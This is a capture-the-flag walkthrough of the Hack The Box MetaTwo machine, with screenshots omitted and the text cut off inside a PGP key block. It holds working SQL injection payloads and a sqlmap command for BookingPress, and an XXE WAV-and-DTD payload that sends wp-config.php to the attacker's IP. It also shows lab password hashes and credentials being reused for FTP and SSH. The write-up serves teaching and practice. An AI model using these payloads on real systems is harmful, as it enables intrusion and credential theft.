
Hack The Box MetaTwo Writeup (Easy Linux)
Easy Linux box. CVE-2022-0739 in BookingPress dumps WordPress hashes, an XXE in WordPress 5.6.2 reads wp-config.php, and a cracked passpie key gives root.
Summary
MetaTwo hosts metapress.htb, a WordPress 5.6.2 site whose events page runs BookingPress 1.0.10. That version carries CVE-2022-0739, an unauthenticated SQL injection reachable through admin-ajax.php once the wp_nonce is lifted from the booking form, and sqlmap dumps wp_users. hashcat cracks the manager hash, and logging in to wp-login.php as manager gives just enough access to upload media, which is what the WordPress 5.6.2 XXE (CVE-2021-29447) needs: a crafted WAV file pulls an external DTD and exfiltrates wp-config.php, revealing database and FTP credentials. The FTP account exposes a mailer directory whose send_email.php holds jnelson’s SMTP password, and that password works over SSH. In jnelson’s home a .passpie store holds an armored PGP key whose passphrase John cracks to blink182, and exporting the vault yields the root password.
Service Enumeration
I started a nmap scan:
1
nmap -A -vv -oN scans/nmap.all -p- --min-rate 2500 10.129.228.95
Which yielded me the following results:
1
2
3
4
5
6
7
8
9
10
11
12
13
Scanned at 2025-11-28 16:21:23 -03 for 273s
Not shown: 65190 closed tcp ports (conn-refused), 342 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON  VERSION
21/tcp open  ftp?    syn-ack
22/tcp open  ssh     syn-ack OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
<SNIP>
80/tcp open  http    syn-ack nginx 1.18.0
|_http-title: Did not follow redirect to http://metapress.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Web Server Enumeration
The server directs me to “metapress.htb” right away when I access it. So I add it to my /etc/hosts file:
1
10.129.228.95 metapress.htb
The main page has a redirect to /events:

The about page at the top has no meaningful info. The website is clearly wordpress, and the footer gives it away:
1
Proudly powered by WordPress.

The events page is weird, it seems like they’re using a plugin:
If I view the page source and find for “/plugins” (wordpress plugins directory), I find it right away:

They’re running bookingpress-appointment-booking, and as you can see from the screenshot above, it’s on version 1.0.10.
WordPress Plugin Appointment Booking Calendar and Online Scheduling-BookingPress SQL Injection (1.0.10)
One of the first things that show up when I search for the plugin name + version on the internet is this post by Acunetix that talks about a SQL injection vulnerability that affects this plugin in this version.

The post specifies the CVE value for me: CVE-2022-0739 and one of the reference links for the vulnerability is for WPScan. This reference link specifices exactly where the vulnerability lies:
1
2
3
4
5
6
7
8
9
10
- Create a new "category" and associate it with a new "service" via the BookingPress admin menu (/wp-admin/admin.php?page=bookingpress_services)
- Create a new page with the "[bookingpress_form]" shortcode embedded (the "BookingPress Step-by-step Wizard Form")
- Visit the just created page as an unauthenticated user and extract the "nonce" (view source -> search for "action:'bookingpress_front_get_category_services'")
- Invoke the following curl command

curl -i 'https://example.com/wp-admin/admin-ajax.php' \
  --data 'action=bookingpress_front_get_category_services&_wpnonce=8cc8b79544&category_id=33&total_service=-7502) UNION ALL SELECT @@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -'

Time based payload:  curl -i 'https://example.com/wp-admin/admin-ajax.php' \
  --data 'action=bookingpress_front_get_category_services&_wpnonce=8cc8b79544&category_id=1&total_service=1) AND (SELECT 9578 FROM (SELECT(SLEEP(5)))iyUp)-- ZmjH'

Following the steps in the exploit, I grab the nonce by first starting the network monitor tab in DevTools, then filling event details randomly so I can view a POST request to admin-ajax that contains the current wp_nonce that I can feed to my sqlmap command:
I run the following sqlmap command to exploit the vulnerability:
1
python3 ~/hacking/tools/sqlmap-dev/sqlmap.py -u http://metapress.htb/wp-admin/admin-ajax.php --dbms mysql -t 20 --risk 3 --level 5 --technique U --data 'action=bookingpress_front_get_category_services&category_id=1&total_service=&_wpnonce=e027cde36f&total_service=1' --flush -p total_service --batch
Keep in mind to change the _wpnonce= value depending on your environment.

It finds the injection point:
1
2
3
4
5
6
---
Parameter: total_service (POST)
    Type: UNION query
    Title: Generic UNION query (NULL) - 9 columns
    Payload: action=bookingpress_front_get_category_services&category_id=1&total_service=&_wpnonce=e027cde36f&total_service=1) UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162787671,0x65444d48484d50676f644c4f59634d6f626852476768475252415170494b725a764c4542646b5173,0x716a717671),NULL,NULL,NULL-- -
---
I first enumerate the databases with the --dbs flag. I run the tool and it returns there’s a database named “blog”. I select this database with -D blog. I proceed to view tables in this database with -D blog --tables. It returns me many tables, but the one I’m more interested in is the “wp_users” one. I dump this table with: -D blog -T wp_users --dump.
It returns me two users and their respective password hashes:
1
2
admin@metapress.htb:$P$BGrGrgf2wToBS79i07Rk9sN4Fzk.TV.
manager@metapress.htb:$P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70
I save both hashes to a file named “hashes.txt”:
1
2
$P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70
$P$BGrGrgf2wToBS79i07Rk9sN4Fzk.TV.
I run hashcat against it:
1
hashcat hashes.txt /usr/share/wordlists/rockyou.txt
Soon enough it cracks:

And now I have the cleartext password for “manager”. I tried using it to log in via ssh, but it never worked.
Wordpress Manager Login
I head to wp-login.php and log in as manager:


However, as you can see from the left menu bar, my user does not seem to have many privileges in the application:
Wordpress Authenticated XXE
I google for “wordpress 5.6.2 vulnerabilities” and one of the first results is to the WPScan website once again. I scroll down and see a peculiar one that’s been fixed in the version right after (5.6.3):

This vulnerability seems to fit perfectly the current environment, since wordpress is version 5.6.2 and PHP is version 8 (this can be seen in the http headers):
1
X-Powered-By: PHP/8.0.24
I use the files from this git repository to fabricate my exploit. I create my malicious.wav file that points to my IP address at 10.10.14.57/xxe.dtd:
1
echo -en 'RIFF\xb8\x00\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM '"'"'http://10.10.14.57/xxe.dtd'"'"'>%remote;%init;%trick;] >\x00'> malicious.wav
And I create xxe.dtd:
1
2
<!ENTITY % file SYSTEM "php://filter/zlib.deflate/read=convert.base64-encode/resource=../wp-config.php">
<!ENTITY % init "<!ENTITY % trick SYSTEM 'http://10.10.14.57/?p=%file;'>" >
It’ll get the contents of wp-config.php. I start a simple python http server to handle the requests:
1
sudo python3 -m http.server 80
I use my access as “manager” in the website to upload the “malicious.wav” file, resulting in the vulnerability being triggered. I can see the requests in my web server:

It’ll first get “xxe.dtd” and then return the base64 encoded contents for the file I specified in xxe.dtd. I used CyberChef.org to decode the base64 blob:

The wp-config.php file contains not only credentials to the database:
1
2
3
4
define( 'DB_NAME', 'blog' );
define( 'DB_USER', 'blog' );
define( 'DB_PASSWORD', '635Aq@TdqrCwXFUZ' );
define( 'DB_HOST', 'localhost' );
But FTP credentials as well:
1
2
3
4
5
6
define( 'FS_METHOD', 'ftpext' );
define( 'FTP_USER', 'metapress.htb' );
define( 'FTP_PASS', '9NYS_ii@FyL_p5M2NvJ' );
define( 'FTP_HOST', 'ftp.metapress.htb' );
define( 'FTP_BASE', 'blog/' );
define( 'FTP_SSL', false );
FTP Server Enumeration
I connect to the ftp server using the credentials found in wp-config.php:
1
2
3
4
5
6
7
8
9
$ ftp metapress.htb@metapress.htb
Connected to metapress.htb.
220 ProFTPD Server (Debian) [::ffff:10.129.228.95]
331 Password required for metapress.htb
Password:
230 User metapress.htb logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
I can’t upload files to blog/, so uploading a php webshell to the server won’t be a possibility. I can read any files from blog/, but can’t upload any. However, blog/ isn’t the only main folder in the ftp server. There’s also “mailer”:
1
2
3
4
5
ftp> ls
229 Entering Extended Passive Mode (|||64885|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x   5 metapress.htb metapress.htb     4096 Oct  5  2022 blog
drwxr-xr-x   3 metapress.htb metapress.htb     4096 Oct  5  2022 mailer
And inside “mailer” there’s a folder and a php script:
1
2
3
4
5
ftp> ls
229 Entering Extended Passive Mode (|||63177|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x   4 metapress.htb metapress.htb     4096 Oct  5  2022 PHPMailer
-rw-r--r--   1 metapress.htb metapress.htb     1126 Jun 22  2022 send_email.php
I transfer the php script to my machine:
1
ftp> get send_email.php
I read through it to find another set of credentials:
1
2
3
4
5
6
$mail->Host = "mail.metapress.htb";
$mail->SMTPAuth = true;
$mail->Username = "jnelson@metapress.htb";
$mail->Password = "Cb4_JmWM8zUZWMu@Ys";
$mail->SMTPSecure = "tls";
$mail->Port = 587;
This time it’s for “jnelson” user. I can use this credential to log in via SSH.
Initial Access: SSH Session
I log in to the machine using the credentials:
1
2
Username: jnelson
Password: Cb4_JmWM8zUZWMu@Ys
Vertical Privilege Escalation: passpie password manager
I look through the files in jnelson’s home folder, and something immediately grabs my attention:
1
2
3
4
5
6
7
8
9
10
11
jnelson@meta2:~$ ls -la
total 32
drwxr-xr-x 4 jnelson jnelson 4096 Oct 25  2022 .
drwxr-xr-x 3 root    root    4096 Oct  5  2022 ..
lrwxrwxrwx 1 root    root       9 Jun 26  2022 .bash_history -> /dev/null
-rw-r--r-- 1 jnelson jnelson  220 Jun 26  2022 .bash_logout
-rw-r--r-- 1 jnelson jnelson 3526 Jun 26  2022 .bashrc
drwxr-xr-x 3 jnelson jnelson 4096 Oct 25  2022 .local
dr-xr-x--- 3 jnelson jnelson 4096 Oct 25  2022 .passpie
-rw-r--r-- 1 jnelson jnelson  807 Jun 26  2022 .profile
-rw-r----- 1 root    jnelson   33 Dec  3 09:59 user.txt
The only non-default thing in there (despite user.txt obviously) is the .passpie directory. Passpie is actually a CLI-based password manager. I CD into the folder initially, since I’ve never heard of passpie before:
1
2
3
4
5
6
7
jnelson@meta2:~/.passpie$ ls -la
total 24
dr-xr-x--- 3 jnelson jnelson 4096 Oct 25  2022 .
drwxr-xr-x 4 jnelson jnelson 4096 Oct 25  2022 ..
-r-xr-x--- 1 jnelson jnelson    3 Jun 26  2022 .config
-r-xr-x--- 1 jnelson jnelson 5243 Jun 26  2022 .keys
dr-xr-x--- 2 jnelson jnelson 4096 Oct 25  2022 ssh
The .keys file is an armored pgp set of keys:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
jnelson@meta2:~/.passpie$ cat .keys
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQSuBGK4V9YRDADENdPyGOxVM7hcLSHfXg+21dENGedjYV1gf9cZabjq6v440NA1
AiJBBC1QUbIHmaBrxngkbu/DD0gzCEWEr2pFusr/Y3yY4codzmteOW6Rg2URmxMD
/GYn9FIjUAWqnfdnttBbvBjseL4sECpmgxTIjKbWAXlqgEgNjXD306IweEy2FOho
3LpAXxfk8C/qUCKcpxaz0G2k0do4+VTKZ+5UDpqM5++soJqhCrUYudb9zyVyXTpT
ZjMvyXe5NeC7JhBCKh+/Wqc4xyBcwhDdW+WU54vuFUthn+PUubEN1m+s13BkyvHV
gNAM4v6terRItXdKvgvHtJxE0vhlNSjFAedACHC4sN+dRqFu4li8XPIVYGkuK9pX
5xA6Nj+8UYRoZrP4SYtaDslT63ZaLd2MvwP+xMw2XEv8Uj3TGq6BIVWmajbsqkEp
tQkU7d+nPt1aw2sA265vrIzry02NAhxL9YQGNJmXFbZ0p8cT3CswedP8XONmVdxb
a1UfdG+soO3jtQsBAKbYl2yF/+D81v+42827iqO6gqoxHbc/0epLqJ+Lbl8hC/sG
WIVdy+jynHb81B3FIHT832OVi2hTCT6vhfTILFklLMxvirM6AaEPFhxIuRboiEQw
8lQMVtA1l+Et9FXS1u91h5ZL5PoCfhqpjbFD/VcC5I2MhwL7n50ozVxkW2wGAPfh
cODmYrGiXf8dle3z9wg9ltx25XLsVjoR+VLm5Vji85konRVuZ7TKnL5oXVgdaTML
qIGqKLQfhHwTdvtYOTtcxW3tIdI16YhezeoUioBWY1QM5z84F92UVz6aRzSDbc/j
FJOmNTe7+ShRRAAPu2qQn1xXexGXY2BFqAuhzFpO/dSidv7/UH2+x33XIUX1bPXH
FqSg+11VAfq3bgyBC1bXlsOyS2J6xRp31q8wJzUSlidodtNZL6APqwrYNhfcBEuE
PnItMPJS2j0DG2V8IAgFnsOgelh9ILU/OfCA4pD4f8QsB3eeUbUt90gmUa8wG7uM
FKZv0I+r9CBwjTK3bg/rFOo+DJKkN3hAfkARgU77ptuTJEYsfmho84ZaR3KSpX4L
/244aRzuaTW75hrZCJ4RxWxh8vGw0+/kPVDyrDc0XNv6iLIMt6zJGddVfRsFmE3Y
q2wOX/RzICWMbdreuQPuF0CkcvvHMeZX99Z3pEzUeuPu42E6JUj9DTYO8QJRDFr+
F2mStGpiqEOOvVmjHxHAduJpIgpcF8z18AosOswa8ryKg3CS2xQGkK84UliwuPUh
S8wCQQxveke5/IjbgE6GQOlzhpMUwzih7+15hEJVFdNZnbEC9K/ATYC/kbJSrbQM
RfcJUrnjPpDFgF6sXQJuNuPdowc36zjE7oIiD69ixGR5UjhvVy6yFlESuFzrwyeu
